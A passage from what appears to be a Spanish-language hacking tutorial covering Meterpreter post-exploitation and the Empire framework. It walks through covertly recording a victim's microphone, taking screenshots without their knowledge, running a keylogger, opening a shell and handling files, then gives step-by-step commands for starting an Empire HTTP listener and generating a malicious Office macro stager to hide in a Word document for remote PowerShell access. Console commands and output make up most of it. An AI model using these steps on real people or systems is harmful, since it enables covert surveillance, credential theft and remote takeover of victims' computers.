
Por otro lado, el micrófono, activado con el comando record_mic -d <segundos a grabar> <ruta de grabado>, este comando es más útil para actividades de espionaje o auditoría, por ejemplo, si quisieras grabar 30 segundos el micrófono, escribirías record_mic -d 30

```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/azdMHLPA.wav
```

Captura de pantalla


Otra cosa muy común al hacer auditorías es ver que está haciendo o viendo la víctima, con el comando screenshot puedes obtener una captura de pantalla del sistema sin que la víctima se dé cuenta.

```
meterpreter > screenshot
Screenshot saved to: /root/Desktop/qlGz0kon.jpeg
```



Keylogger

Antes de ver formas más sofisticadas de robar contraseñas, usaremos las más simples, que es grabar todo lo que la víctima teclea en el ordenadore con un keylogger, que se inicia con el comando keyscan_start, puedes ver lo que grabo con el comando keyscan_dump, y se detiene con el comando keyscan_stop.



Documento - WordPad
Inicio
Ver
Prueba, si esto fuera informacion sensible, se hubiera podido robar.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYU
SCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULA
S><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS><MAYUSCULAS>Prueba, si esto fuera infor
macion sensible, se hubiera podido robar.

meterpreter > keyscan stop
Stopping the keystroke sniffer...
```

Información del usuario

Diferentes usuarios en un sistema tienen diferentes niveles de privilegios, así que es elemental saber qué nivel de privilegios tienes en el sistema, puedes obtenerlo con el comando getuid.



Ver procesos

También podrías ver todo lo que está haciendo el objetivo por medio de los procesos, los cuales podrás modificar, cerrar o utilizar para migrar, puedes ver los procesos con el comando ps.

Como puedes ver, nos muestra los permisos, rutas e identificaciones de los procesos.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                         Path
 ---   ----  ----              ----  -------  ----                         ----
 0     0     [System Process]
 4     0     System            x64   0
 268   4     smss.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\smss.exe
 344   336   csrss.exe         x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe
 356   500   svchost.exe       x64   0        NT AUTHORITY\Servicio de red C:\Windows\System32\svchost.exe
 396   388   csrss.exe         x64   1        NT AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe
 404   336   wininit.exe       x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\wininit.exe
 416   2024  chrome.exe        x64   1        WIN-KAGNAUTJLSB\WhiteSuit Hacking C:\Program Files (x86)\Google\Chrome\Applicatio
n\chrome.exe
```

Shell

Hay algunos comandos que no puedes realizar en meterpreter, por que corre en base PowerShell, pero es muy sencillo pasarte a una shell con el comando shell.

Una vez en una shell, puedes terminar la shell usando control c y volver a meterpreter, o ponerla en segundo plano y volver al meterpreter usando control z.

```
meterpreter > shell
Process 196 created.
Channel 1 created.
Microsoft Windows [Versi�n 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\WhiteSuit Hacking\Downloads>^C
Terminate channel 1? [y/N]  n



C:\Users\WhiteSuit Hacking\Downloads>^Z
Background channel 1? [y/N]
```

Manejo de archivos

Tanto en shell como en meterpreter, aunque con más control y funcionalidad en el segundo, nos podemos mover en los archivos del sistema y modificar, descargar, borrar o subir archivos, puedes usar comandos comunes de Linux para moverte (dentro de meterpreter), o del sistema operativo donde estés si estas en una shell.

```
meterpreter > pwd
C:\Users\WhiteSuit Hacking\Downloads
meterpreter > ls
Listing: C:\Users\WhiteSuit Hacking\Downloads
=============================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  282      fil   2018-04-23 10:02:30 -0500  desktop.ini
100777/rwxrwxrwx  2120192  fil   2018-08-02 23:30:39 -0500  winrar.exe
```

Estos son algunos de los comandos que puedes utilizar para esto dentro de meterpreter.

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

Información de interfaces de red

Siempre que estés en un sistema externo, una de las primeras cosas es saber cómo se está conectando el sistema a la red y que IP tiene. Puedes sacar esta información bastante fácil pidiendo las interfaces con el comando ifconfig. Recuerda que luego este sistema te puede servir para atacar a otros sistemas dentro de la misma red, así que conocer esta información es muy importante.

```
meterpreter > ifconfig
```

```
Interface 11
============
Name         : Conexi�n de red Intel(R) PRO/1000 MT
Hardware MAC : 00:0c:29:be:d4:77
MTU          : 1500
IPv4 Address : 192.168.1.141
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::fcfc:1498:6662:5b26
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Archivos Office infectados (EMPIRE)

Un ejecutable infectado no es la única forma de comprometer un dispositivo Windows, hay diversas formas de hacer esto, lo único que se necesita es una forma de ejecutar código o comandos en el sistema. Es aquí donde entra Empire, esta es una herramienta que originalmente fue diseñada para post-explotación, pero también tiene algunas funcionalidades interesantes que se pueden utilizar para comprometer un sistema Windows al abrir un documento Office como Word, PowerPoint y Excel, notaras que esta herramienta tiene muchas similitudes con Metasploit en cuanto a estructura, sin embargo, las palabras reservadas son diferentes así que toma esto en cuenta al utilizarla, además, está escrita en Python, mientras que Metasploit por el contrario en Ruby, lo que principalmente notaras es que Empire es mucho más sensible al uso de mayúsculas que Metasploit, en donde puedes utilizar o no utilizarlas.

NOTA


Necesitas acceso a Office para crear este archivo malicioso.

Instalación Empire

Antes de utilizar Empire, deberás instalarlo, para hacer esto, ve en la carpeta de Empire usando el comando cd /opt/Explotación/Empire, y luego a la carpeta setup escribiendo cd setup, y ejecuta el script de instalación con el comando ./install.sh.

```
root@kali:/# cd /opt/Explotacion/Empire/
root@kali:/opt/Explotacion/Empire# ls
changelog  Dockerfile  empire  LICENSE  README.md  VERSION
data       downloads   lib     plugins  setup
root@kali:/opt/Explotacion/Empire# cd setup/
root@kali:/opt/Explotacion/Empire/setup# ls
bomutils  get-pip.py  requirements.txt  setup_database.py
cert.sh   install.sh  reset.sh          xar-1.5.2
root@kali:/opt/Explotacion/Empire/setup# ./install.sh
```

Simplemente presiona enter en todas las preguntas, y al terminar el proceso de instalación Empire debería estar abierto.



Para abrir de nuevo Empire, deberás irte a la carpeta inicial de Empire, /opt/Explotacion/Empire y ejecutar el comando para iniciar Empire escribiendo ./empire en la terminal.



Estructura de Empire

La estructura de Empire está dividida de manera muy similar a Metasploit, pero encontrarás que es un poco menos predecible la estructura de esta, que está dividida en tres funciones principales:

Listeners

Al igual que Metasploit, se necesita un manejador para escuchar las conexiones del código malicioso, o RAT, que se ejecuta en la máquina del objetivo, sin embargo, aquí no se configura un escuchador, si no un modelo de escuchador, y puedes tener varios modelos para escuchar diferentes puertos y tipos de conexiones al mismo tiempo, esta carpeta es donde están estos modelos y la información para configurarlos.

Modules

Los módulos en este caso son scripts de post-explotación que se utilizan una vez que ya tengas acceso a un sistema.

Stagers

Finalmente, los stagers en este caso actúan como el módulo de payload de Metasploit, esta parte de Empire es la que permite crear código malicioso que te dará acceso remoto al objetivo.

También existe un concepto llamado agents, y esto se refiere a las máquinas a las que tienes acceso remotamente, es el equivalente en Metasploit a una sesión.

Palabras reservadas Empire

Al igual que Metasploit, Empire tiene varias palabras reservadas para diferentes usos, te explicare las principales.

Help

Este comando, que es el puedes utilizar en cualquier momento, te dará una lista de comandos que puedes ejecutar en ese momento.

Agents

Este comando te mostrará los agentes, los cuales representan a los sistemas comprometidos y accesibles por la herramienta en ese momento.

Interact

Este comando te permitirá interactuar, en otras palabras, controlar, a algún agente, para esto basta con escribir interact <ID de agente>

Listeners

Este comando te mostrará los escuchadores que tengas corriendo en un dado momento, recuerda que, para poder realizar cualquier ataque, necesitas tener un escuchador levantado, si lo tienes iniciado al escribir listeners te mostrará algo como lo siguiente.

```
(Empire) > listeners

[*] Active listeners:

  Name          Module        Host                          Delay/Jitter   KillDate
  ----          ------        ----                          ------------   --------
  http          http          http://192.168.1.67:80        5/0.0

(Empire: listeners) >
```

Info

Escribir info en un módulo o comando te mostrará las opciones que tienes para configurar, es decir, las variables del ataque, algo similar a lo siguiente.

```
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y


Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                     Description
  ----              --------    -------                   -----------
  SlackToken        False                                 Your SlackBot API token to communicate with your Slack instance.
  ProxyCreds        False       default                   Proxy credentials ([domain\]username:password) to use for request
ault, none, or other).
  KillDate          False                                 Date for the listener to exit (MM/dd/yyyy).
  Name              True        http                      Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc   Launcher string.
```

Set

Al igual que en Metasploit, la palabra set se utiliza para asignar valor a una variable, hay que recordar que aquí son muy importantes las mayúsculas, por ejemplo, para cambiar la variable Host, escribiría set Host y el valor, que en este caso es http://192.168.1.67:80



Al ejecutar el comando y confirmar con el comando info, podrás ver el cambio en la variable.



Searchmodule

Para buscar algún módulo, es decir, comando que puedes utilizar en post-explotación, basta con escribir el comando usemodule <búsqueda>, en el que pones el script que estés buscando, por ejemplo, si busco un script que muestra un mensaje, escribiría searchmodule message, recibiendo la siguiente respuesta.

```
(Empire) > searchmodule message

 python/trollsploit/osx/change_background

        Change the login message for the user.


 powershell/trollsploit/message

        Displays a specified message to the user.


 python/trollsploit/osx/login_message*

        Change the login message for the user.
```

Usemodule

Para utilizar alguno de los módulos, al saber su ruta, deberás utilizar el comando usemodule seguido de la ruta de este, por ejemplo, si quisiéramos utilizar el comando en powershell/trollsploit/message, tendríamos que escribir usemodule powershell/trollsploit/message



Usestager

Al querer usar un stager, es probablemente el segundo paso que usaremos en un ataque o en la mayoría de ellos (lo primero sería lanzar un listener), escribirías usestager <ruta>, por ejemplo, usestager /windows/macro



List

Este comando puede ser utilizado para enlistar listeners activos o agentes activos escribiendo list agents o list listeners.

```
(Empire) > list listeners

[*] Active listeners:

  Name              Module          Host
  ----              ------          ----
  http              http            http://192.168.1.67:80

(Empire) > list agents
[!] No agents currently registered
(Empire) >
```

Main

La palabra clave main se utiliza en esta herramienta para volver al menú principal.

```
(Empire) > help

Commands
========
agents            Jump to the Agents menu.
creds             Add/display credentials to/from the database.
exit              Exit Empire
help              Displays the help menu.
interact          Interact with a particular agent.
list              Lists active agents or listeners.
listeners         Interact with active listeners.
load              Loads Empire modules from a non-standard folder.
plugin            Load a plugin file to extend Empire.
plugins           List all available and active plugins.
preobfuscate      Preobfuscate PowerShell module_source files
reload            Reload one (or all) Empire modules.
reset             Reset a global option (e.g. IP whitelists).
resource          Read and execute a list of Empire commands from a file.
searchmodule      Search Empire module names/descriptions.
set               Set a global option (e.g. IP whitelists).
show              Show a global option (e.g. IP whitelists).
usemodule         Use an Empire module.
usestager         Use an Empire stager.
```

Execute

La palabra clave execute se utiliza en Empire para ejecutar stagers y módulos, es el equivalente de exploit o run de Metasploit.

Crear el archivo infectado de Microsoft Office

Ahora vamos a crear un documento Word con código malicioso, este código hará que tengamos acceso remoto al powershell de Windows, lo cual

compromete el sistema en un alto nivel

Para esto, con Empire abierto, deberemos seguir los siguientes pasos.

Crear un listener

Primero que nada, en Empire debemos crear un listener, que va a ser utilizado para recibir las conexiones, así como para configurar el código malicioso para que sepa a dónde y por qué puerto mandar los paquetes.

Para esto, primero utilizas el comando listeners, que te mostrará los listeners activos (si es que hay), y te meterá a la carpeta de listeners, aquí puedes utilizar el comando help para ver el resto de los comandos que puedes utilizar.

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > help

Listener Commands
=================
agents            Jump to the agents menu.
back              Go back to the main menu.
creds             Display/return credentials from the database.
exit              Exit Empire.
help              Displays the help menu.
info              Display information for the given active listener.
kill              Kill one or all active listeners.
launcher          Generate an initial launcher for a listener.
list              List all active listeners (or agents).
listeners         Jump to the listeners menu.
main              Go back to the main menu.
resource          Read and execute a list of Empire commands from a file.
uselistener       Use an Empire listener module.
usestager         Use an Empire stager.
```

Luego utiliza el comando uselistener http para utilizar el modelo de listener http, estos modelos (hay varios) están en la carpeta listeners dentro de la carpeta donde instalaste Empire.

```
(Empire: listeners) > uselistener http
(Empire: listeners/http) >
```

Escribe info para que veas las configuraciones posibles que le puedes hacer al listener, confirmaras que la variable Host esté correcta con tu IP y tu puerto, normalmente Empire la autoconfigura, así que pocas veces tendrás que modificar esto.

```
(Empire: listeners/http) > info
```

```
  Name              Required    Value                             Description
  ----              --------    -------                           -----------
  SlackToken        False                                         Your SlackBot API token to communicate with your Slack instance.
  ProxyCreds        False       default                           Proxy credentials ([domain\]username:password) to use for request (def
ault, none, or other).
  KillDate          False                                         Date for the listener to exit (MM/dd/yyyy).
  Name              True        http                              Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc    Launcher string.
  DefaultDelay      True        5                                 Agent delay/reach back interval (in seconds).
  DefaultLostLimit  True        60                                Number of missed checkins before exiting
  WorkingHours      False                                         Hours for the agent to operate (09:00-17:00).
  SlackChannel      False       #general                          The Slack channel or DM that notifications will be sent to.
  DefaultProfile    True        /admin/get.php,/news.php,/login/  Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Host              True        http://192.168.1.67:80            Hostname/IP for staging.
  CertPath          False                                         Certificate path for https listeners.
  DefaultJitter     True        0.0                               Jitter in agent reachback interval (0.0-1.0).
  Proxy             False       default                           Proxy to use for request (default, none, or other).
  UserAgent         False       default                           User-agent string to use for the staging request (default, none, or ot
her).
  StagingKey        True        E82n_TU=B6zA{Yal^]:Li0H0de5[bF!J  Staging key for initial agent negotiation.
  BindIP            True        0.0.0.0                           The IP to bind to on the control server.
  Port              True        80                                Port for the listener.
  ServerVersion     True        Microsoft-IIS/7.5                 Server header for the control server.
  StagerURI         False                                         URI for the stager. Must use /download/. Example: /download/stager.php
```

Ahora para iniciar el listener, simplemente escribe execute y presiona enter, a este punto debería de confirmarte que el listener fue iniciado exitosamente.

```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >
```

Escribe main y presiona enter, y en el menú principal ahora aparecerá el listener activo.

```
282 modules currently loaded

1 listeners currently active

0 agents currently active


(Empire) > main
```

Crear el código malicioso

Ahora vamos a crear el código malicioso, para esto, ejecutamos el comando usestager windows/macro, esto lo que hace es llevarte al stager que es el que puede crear código malicioso en forma de macro para inyectar en archivos que puedan ejecutarlo, tal como los documentos de office.

```
(Empire) > usestager windows/macro
(Empire: stager/windows/macro) >
```

Al ejecutar el comando info, te mostrará las variables y los valores asignados a estos.

```
(Empire: stager/windows/macro) > info

Name: Macro

Description:
  Generates an office macro for Empire, compatible
  with office 97-2003, and 2007 file types.

Options:

  Name              Required    Value            Description
  ----              --------    -------          -----------
  Listener          True                         Listener to generate stager for.
  OutFile           False       /tmp/macro       File to output macro to, otherwise
                                                 displayed on the screen.
  Obfuscate         False       False            Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand  False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language          True        powershell       Language of the stager to generate.
  ProxyCreds        False       default          Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent         False       default          User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy             False       default          Proxy to use for request (default, none,
                                                 or other).
  StagerRetries     False       0                Times for the stager to retry
                                                 connecting.
```

Vamos a cambiar dos variables, la primera, es el Listener, en la cual le daremos el nombre del listener que hemos iniciado, que se llama http, con el comando set Listener http, y el segundo cambio será la variable OutFile, que cambiaremos por la ruta donde guardaremos el código, que será /root/Desktop/virus.txt con el comando set OutFile /root/Desktop/virus.txt



Podemos confirmar los cambios con info.

```
(Empire: stager/windows/macro) > info

Name: Macro

Description:
  Generates an office macro for Empire, compatible
  with office 97-2003, and 2007 file types.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True        http              Listener to generate stager for.
  OutFile          False       /root/Desktop/virus.txtFile to output macro to, otherwise
                                                 displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.
```

Y ahora ejecutaremos el stager con el comando execute.

```
(Empire: stager/windows/macro) > execute

[*] Stager output written out to: /root/Desktop/virus.txt
```

Podemos observar que ahora en nuestro escritorio hay un archivo llamado virus.txt con código en Visual BASIC, este es nuestro código malicioso, vamos a necesitar integrarlo a un documento Word para que nos sea útil, selecciona el código y cópialo.

```
Sub Auto_Open()
        t
End Sub

